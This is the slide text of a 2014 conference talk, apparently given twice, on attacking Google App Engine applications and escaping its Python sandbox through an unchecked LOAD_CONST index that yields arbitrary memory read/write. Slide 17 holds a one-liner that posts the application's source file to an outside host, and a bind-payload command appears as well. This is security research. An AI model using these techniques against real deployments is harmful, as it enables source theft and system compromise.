Presented 20/11/2014
For NoSuchCon 2014
By Nicolas Collignon
Google Apps Engine
G-Jacking AppEngine-based applications
 Introduction to GAE
 G-Jacking
– The code
– The infrastructure
– The sandbox
 Conclusion
Introduction
4 / 39
What is GAE?
 A Platform-As-A-Service for Web applications
– SDK provided to develop, test and deploy GAE applications
– services and back-ends are hosted in Google datacenters
– Data can be hosted in Europe after filling the Extended European Offering form

 Supported programming languages:

Overview of the architecture
 A « load-balancer + reverse-proxy + application server + backends » solution
– IPv4 and IPv6
– HTTP, HTTPS, SPDY/3, SPDY/3.1, SPDY/4a4 and QUIC unified as FastCGI
– Can be connected with HTTP services within an internal network via Google SDC
Attacking the app implementation
Developers still...
 ... manipulate raw SQL queries
– MySQL injections still happen in Google Cloud SQL
– GQL injections seem more rare
 ... control raw HTTP responses
– XSS still happen (even in GAE samples code...)
 ... need to implement security features and/or correctly
use frameworks
– CSRF / XXE
– Direct ID references

The urlfetch API
 Requesting external Web services
– SSL certificates validation is not enabled by default
– Developers may (forget to) use the check_certificate=True
argument
 Requesting GAE Web services
– Google provides trusted (not spoofable) HTTP headers
such as X-Appengine-Inbound-Appid or X-Appengine-Cron
– but many applications extract the caller identity by using the
User-Agent header
AppEngine-Google; (+http://code.google.com/appengine; appid: APP_ID)
Other APIs
 Socket with SSL
– Need to use CERT_REQUIRED and match_hostname
 Channel
– XSS may help to steal the token generated by create_channel
in order to intercept channel messages
 Task Queues
– Push queues workers URLs handlers must be restricted to
admin roles

Python RCE
 How to obtain arbitrary Python code execution?
– A Google account that manage the app. is compromised
– By exploiting eval/unserialize/pickle vulnerabilities
 Pentesters want persistent shells
– Install or inject a XMPP end-point and register an URL
route

set payload gae/py_bind_gtalk
 Directly interact with the application core
components

GSOD: Google Screen Of Death
 DoS attacks turn into over-billing attacks
– Most API are billed on a share-basis : CPU, Memory, storage and
network services I/O
– Daily or per-minute quotas can be setup
 IP blacklisting is supported
– Blacklisted IP list is maintained by the customer
– applications are also exposed on IPv6 and efficiently blacklisting IPv6
networks is hard
Attacking the GAE infrastructure
Replicating Google @ home
 Why all developments cannot be done off-line?
– GAE SDK testing tools cannot replicate all available services
– It costs money to deploy tests mails/files/databases/etc. servers
– Some bugs will trigger only when the application is deployed in
Google datacenter: urlfetch API, authorization, SDC, quota handling
 What we see: Developers access sensitive credentials
– Developers can compromise more services than just the one needed
for their needs
– Authentication tokens expires but can be renewed
– Having a distinct test Google App domain can enforce data isolation
Use case: the provisioning API
 An application uses the GAE Provisioning API
– Mostly used by large organizations that need to automate users management tasks
– Sensitive API which requires a secret domain key
 Classic fail: production domain key is stored in an insecure place
– Google User management cannot be replicated in-house so the primary domain key
ends up hard-coded in the application source code
– Accessing the domain key is as dangerous as compromising a Windows domain
administrator account
 Cool pentesting post-exploitation tricks
– Perform OAuth impersonations using the domain key to spoof accounts identity
– Crawl Tera bytes of consumers data in few seconds with the power of Google services
An environment is not a version
 Non-GAE applications: what we are used to see
– Development and production environments are isolated and
have different security levels
– Only 1 version of the application is running in production
 GAE applications: what we often see
– Multiple versions with and without debug features of the
same application are running concurrently on the same
Google Apps account
– We can attack the version “secure” PROD-V2 via
vulnerabilities in “insecure” PROD-V1 or DEV-V3
Use case: getting the source code
 Isolation between versions is possible but often not implemented
– Blobstore, Datastore, memcache and tasks queues are shared unless the
application uses the Namespaces API
 Most GAE applications trust data stored in the memcache back-end
– Pickle is often used explicitly or implicitly through sessions management libraries
– Evil versions can easily replace trusted data with a malicious Python exploit
– The “irreversible” download source kill-switch can be bypassed
__import__("google.appengine.api.urlfetch")
.appengine.api.urlfetch.fetch(url="http://pouet.synacktiv.fr/",
payload=open(__import__("os").environ["PATH_TRANSLATED"].rpartition("/")
[2][:-1]).read(), method="POST")

SDC: hard-coded credentials
 When GAE applications are exposed to 3rd parties
– Need to authenticate both Google accounts and another kind of app-specific accounts
– The SDC agent only accepts requests from connections authenticated with
Google accounts
– Developers need to hard-code some Google account credentials when dealing with
requests coming from non-Google accounts
GAE Application
Google account
Standard account
internal application
SDC channel
Hard-coded Google account

SDC: bypassing internal filtering
 SDC agent white-list features
– App-Id filtering: it is not used once many GAE applications use the SDC agent
– URL filtering: it is not used because each URL Web services must be defined in the
configuration
GAE Application
evil application
Same Google App domain
1
SDC channel
Deploy app.
2
Corporate network
Contact firewalled server




The GAE Python sandbox:
“Global overview”
Attacking the GAE Python sandbox:
“Development environment”

Restricted API forgotten references
 open() function is restricted when the
GAE server is bootstrapped

Restricted API forgotten references
 But a reference to “open” is kept in GAE
context

Attacking misplaced hooks
 Python module os is restricted
– Forbid commands execution
– it's a wrapper for the unrestricted module posix
Attacking the GAE Python sandbox:
“@ google datacenter”
The LOAD_CONST opcode
 pushes co_consts[index] onto the stack
– index is not checked against co_names tuple bounds if DEBUG mode is disabled
– useful optimization feature :)
 GAE applications can create or modify code objects
– The Google Python VM is not compiled with DEBUG mode
– We can ask the VM to load a Python object from a tuple with an unverified index
/* Macro, trading safety for speed */
#define PyTuple_GET_ITEM(op, i) 
(((PyTupleObject*)(op))->ob_item[i])
case LOAD_CONST:
x = GETITEM(consts, oparg);
Py_INCREF(x);
PUSH(x);

Calculate the tuple index
 Have LOAD_CONST returns an arbitrary pointer
– id() returns the base address of an object
– We can fill the VM memory with arbitrary data
 index = ( id(evil_obj) - id(tuple_obj) - head_size ) / pointer_size
– We can compute the tuple index in order to reference an arbitrary memory area
co_consts tuple
( , … ),
id(tuple_obj)
arbitrary
datahead PyObject * PyObject * junk...
id(tuple_obj) + head_size
id(evil_obj)

bytearray object is helpful
 bytearray object exposes r/w access to memory
– If we control the bounds of the mapped area if can r/w everywhere in memory
– The vtable pointer used in object headers can be guessed
– We use a innocent string object as a container for an evil bytearray
PyStringObject
pointer to arbitrary r/w memory
id(bytearray)
head
string data
PyByteArrayObject
var_head
head
buffer pointer
buffer size
VAR_HEAD
refs count
vtable pointer

Back to LOAD_CONST
 Packing everything: bytearray + tuple index + LOAD_CONST
– We need 2 containers: 1 for the bytearray and 1 for the pointer to bytearray
– We run LOAD_CONST + RETURN_VALUE bytecodes that returns a bytearray than can r/w arbitrary memory
– If we try to access an unmapped addresses, the Python VM crashes
 From arbitrary r/w to arbitrary code execution
– We can patch Python objects methods pointers → we can call arbitrary address (control $rip)
– We can patch Python VM .plt section → we can safely call arbitrary libc symbol
co_consts tuple
( , … ),PyObject *
container #1
ByteArrayPyObject *
container #2
pointer
tuple index adjusted to go here
Python VM
fseek(A,B,C)
Python code
file('...').seek(A,B,C)
Python .plt
XYZ(A,B,C)
mmap()+ copy + mprotect()+ call

Black-box pentesting is fun
 Exploit reliable with many cpython versions but not where we want
– arbitrary r/w to memory works @ google but...
– Native Client → no mmap + mprotect → no shellcode
Exploiting @ google

 Still having fun under the NaCl sandbox layer
– Use the bytearray r/w exploit to recover libc symbols used by the VM
– Use pattern matching and heuristics to locate NaCl ELF loader context
– Recover all sandboxed GAE hosting implementation
PyTypeObject pointers
guessed with id()
CPython
.data
.text
.plt / .got
method
pointers
disassembly
libc
.text
xrefs
symbols
disassembly
heuristics
Fun @ google
 Ok ok … no shellcode but g-john
– native CPU perf with __sha512_crypt_r ...
 Understand GAE implementation
– C++ class appengine, apphosting, udrpc, speckle
Conclusion
Final words...
 Google security is implemented in depth
– Python sandbox can be evaded but it's only the first security layer
– The SDK sandbox has no NaCl security layer
 Pentesting GAE environments
– Classic Web attacks work because developers always need to code “securely”
– Getting access to 1 GAE application source code or developer's workstation
may lead to the compromise of several services used by one domain
– An insecure SDC agent setup may help to bypass internal network firewalls
 The GAE framework is complex
– It's not easy to migrate to GAE authentication and authorization models
– Sensitive credentials are often hard-coded in the wrong places
THANKS FOR YOUR ATTENTION.
ANY
QUESTIONS ?

NSC #2 - D2 03 - Nicolas Collignon - Google Apps Engine Security

  • 1.
    Presented 20/11/2014 For NoSuchCon2014 By Nicolas Collignon Google Apps Engine G-Jacking AppEngine-based applications
  • 2.
     Introduction toGAE  G-Jacking – The code – The infrastructure – The sandbox  Conclusion
  • 3.
  • 4.
    4 / 39 Whatis GAE?  A Platform-As-A-Service for Web applications – SDK provided to develop, test and deploy GAE applications – services and back-ends are hosted in Google datacenters – Data can be hosted in Europe after filling the Extended European Offering form  Supported programming languages:
  • 5.
    Overview of thearchitecture  A « load-balancer + reverse-proxy + application server + backends » solution – IPv4 and IPv6 – HTTP, HTTPS, SPDY/3, SPDY/3.1, SPDY/4a4 and QUIC unified as FastCGI – Can be connected with HTTP services within an internal network via Google SDC
  • 6.
    Attacking the appimplementation
  • 7.
    Developers still...  ...manipulate raw SQL queries – MySQL injections still happen in Google Cloud SQL – GQL injections seem more rare  ... control raw HTTP responses – XSS still happen (even in GAE samples code...)  ... need to implement security features and/or correctly use frameworks – CSRF / XXE – Direct ID references
  • 8.
    The urlfetch API Requesting external Web services – SSL certificates validation is not enabled by default – Developers may (forget to) use the check_certificate=True argument  Requesting GAE Web services – Google provides trusted (not spoofable) HTTP headers such as X-Appengine-Inbound-Appid or X-Appengine-Cron – but many applications extract the caller identity by using the User-Agent header AppEngine-Google; (+http://code.google.com/appengine; appid: APP_ID)
  • 9.
    Other APIs  Socketwith SSL – Need to use CERT_REQUIRED and match_hostname  Channel – XSS may help to steal the token generated by create_channel in order to intercept channel messages  Task Queues – Push queues workers URLs handlers must be restricted to admin roles
  • 10.
    Python RCE  Howto obtain arbitrary Python code execution? – A Google account that manage the app. is compromised – By exploiting eval/unserialize/pickle vulnerabilities  Pentesters want persistent shells – Install or inject a XMPP end-point and register an URL route
  • 11.
    set payload gae/py_bind_gtalk Directly interact with the application core components
  • 12.
    GSOD: Google ScreenOf Death  DoS attacks turn into over-billing attacks – Most API are billed on a share-basis : CPU, Memory, storage and network services I/O – Daily or per-minute quotas can be setup  IP blacklisting is supported – Blacklisted IP list is maintained by the customer – applications are also exposed on IPv6 and efficiently blacklisting IPv6 networks is hard
  • 13.
    Attacking the GAEinfrastructure
  • 14.
    Replicating Google @home  Why all developments cannot be done off-line? – GAE SDK testing tools cannot replicate all available services – It costs money to deploy tests mails/files/databases/etc. servers – Some bugs will trigger only when the application is deployed in Google datacenter: urlfetch API, authorization, SDC, quota handling  What we see: Developers access sensitive credentials – Developers can compromise more services than just the one needed for their needs – Authentication tokens expires but can be renewed – Having a distinct test Google App domain can enforce data isolation
  • 15.
    Use case: theprovisioning API  An application uses the GAE Provisioning API – Mostly used by large organizations that need to automate users management tasks – Sensitive API which requires a secret domain key  Classic fail: production domain key is stored in an insecure place – Google User management cannot be replicated in-house so the primary domain key ends up hard-coded in the application source code – Accessing the domain key is as dangerous as compromising a Windows domain administrator account  Cool pentesting post-exploitation tricks – Perform OAuth impersonations using the domain key to spoof accounts identity – Crawl Tera bytes of consumers data in few seconds with the power of Google services
  • 16.
    An environment isnot a version  Non-GAE applications: what we are used to see – Development and production environments are isolated and have different security levels – Only 1 version of the application is running in production  GAE applications: what we often see – Multiple versions with and without debug features of the same application are running concurrently on the same Google Apps account – We can attack the version “secure” PROD-V2 via vulnerabilities in “insecure” PROD-V1 or DEV-V3
  • 17.
    Use case: gettingthe source code  Isolation between versions is possible but often not implemented – Blobstore, Datastore, memcache and tasks queues are shared unless the application uses the Namespaces API  Most GAE applications trust data stored in the memcache back-end – Pickle is often used explicitly or implicitly through sessions management libraries – Evil versions can easily replace trusted data with a malicious Python exploit – The “irreversible” download source kill-switch can be bypassed __import__("google.appengine.api.urlfetch") .appengine.api.urlfetch.fetch(url="http://pouet.synacktiv.fr/", payload=open(__import__("os").environ["PATH_TRANSLATED"].rpartition("/") [2][:-1]).read(), method="POST")
  • 18.
    SDC: hard-coded credentials When GAE applications are exposed to 3rd parties – Need to authenticate both Google accounts and another kind of app-specific accounts – The SDC agent only accepts requests from connections authenticated with Google accounts – Developers need to hard-code some Google account credentials when dealing with requests coming from non-Google accounts GAE Application Google account Standard account internal application SDC channel Hard-coded Google account
  • 19.
    SDC: bypassing internalfiltering  SDC agent white-list features – App-Id filtering: it is not used once many GAE applications use the SDC agent – URL filtering: it is not used because each URL Web services must be defined in the configuration GAE Application evil application Same Google App domain 1 SDC channel Deploy app. 2 Corporate network Contact firewalled server
  • 20.
    The GAE Pythonsandbox: “Global overview”
  • 25.
    Attacking the GAEPython sandbox: “Development environment”
  • 26.
    Restricted API forgottenreferences  open() function is restricted when the GAE server is bootstrapped
  • 27.
    Restricted API forgottenreferences  But a reference to “open” is kept in GAE context
  • 28.
    Attacking misplaced hooks Python module os is restricted – Forbid commands execution – it's a wrapper for the unrestricted module posix
  • 29.
    Attacking the GAEPython sandbox: “@ google datacenter”
  • 30.
    The LOAD_CONST opcode pushes co_consts[index] onto the stack – index is not checked against co_names tuple bounds if DEBUG mode is disabled – useful optimization feature :)  GAE applications can create or modify code objects – The Google Python VM is not compiled with DEBUG mode – We can ask the VM to load a Python object from a tuple with an unverified index /* Macro, trading safety for speed */ #define PyTuple_GET_ITEM(op, i) (((PyTupleObject*)(op))->ob_item[i]) case LOAD_CONST: x = GETITEM(consts, oparg); Py_INCREF(x); PUSH(x);
  • 31.
    Calculate the tupleindex  Have LOAD_CONST returns an arbitrary pointer – id() returns the base address of an object – We can fill the VM memory with arbitrary data  index = ( id(evil_obj) - id(tuple_obj) - head_size ) / pointer_size – We can compute the tuple index in order to reference an arbitrary memory area co_consts tuple ( , … ), id(tuple_obj) arbitrary datahead PyObject * PyObject * junk... id(tuple_obj) + head_size id(evil_obj)
  • 32.
    bytearray object ishelpful  bytearray object exposes r/w access to memory – If we control the bounds of the mapped area if can r/w everywhere in memory – The vtable pointer used in object headers can be guessed – We use a innocent string object as a container for an evil bytearray PyStringObject pointer to arbitrary r/w memory id(bytearray) head string data PyByteArrayObject var_head head buffer pointer buffer size VAR_HEAD refs count vtable pointer
  • 33.
    Back to LOAD_CONST Packing everything: bytearray + tuple index + LOAD_CONST – We need 2 containers: 1 for the bytearray and 1 for the pointer to bytearray – We run LOAD_CONST + RETURN_VALUE bytecodes that returns a bytearray than can r/w arbitrary memory – If we try to access an unmapped addresses, the Python VM crashes  From arbitrary r/w to arbitrary code execution – We can patch Python objects methods pointers → we can call arbitrary address (control $rip) – We can patch Python VM .plt section → we can safely call arbitrary libc symbol co_consts tuple ( , … ),PyObject * container #1 ByteArrayPyObject * container #2 pointer tuple index adjusted to go here Python VM fseek(A,B,C) Python code file('...').seek(A,B,C) Python .plt XYZ(A,B,C) mmap()+ copy + mprotect()+ call
  • 34.
    Black-box pentesting isfun  Exploit reliable with many cpython versions but not where we want – arbitrary r/w to memory works @ google but... – Native Client → no mmap + mprotect → no shellcode
  • 35.
    Exploiting @ google Still having fun under the NaCl sandbox layer – Use the bytearray r/w exploit to recover libc symbols used by the VM – Use pattern matching and heuristics to locate NaCl ELF loader context – Recover all sandboxed GAE hosting implementation PyTypeObject pointers guessed with id() CPython .data .text .plt / .got method pointers disassembly libc .text xrefs symbols disassembly heuristics
  • 36.
    Fun @ google Ok ok … no shellcode but g-john – native CPU perf with __sha512_crypt_r ...  Understand GAE implementation – C++ class appengine, apphosting, udrpc, speckle
  • 37.
  • 38.
    Final words...  Googlesecurity is implemented in depth – Python sandbox can be evaded but it's only the first security layer – The SDK sandbox has no NaCl security layer  Pentesting GAE environments – Classic Web attacks work because developers always need to code “securely” – Getting access to 1 GAE application source code or developer's workstation may lead to the compromise of several services used by one domain – An insecure SDC agent setup may help to bypass internal network firewalls  The GAE framework is complex – It's not easy to migrate to GAE authentication and authorization models – Sensitive credentials are often hard-coded in the wrong places
  • 39.
    THANKS FOR YOURATTENTION. ANY QUESTIONS ?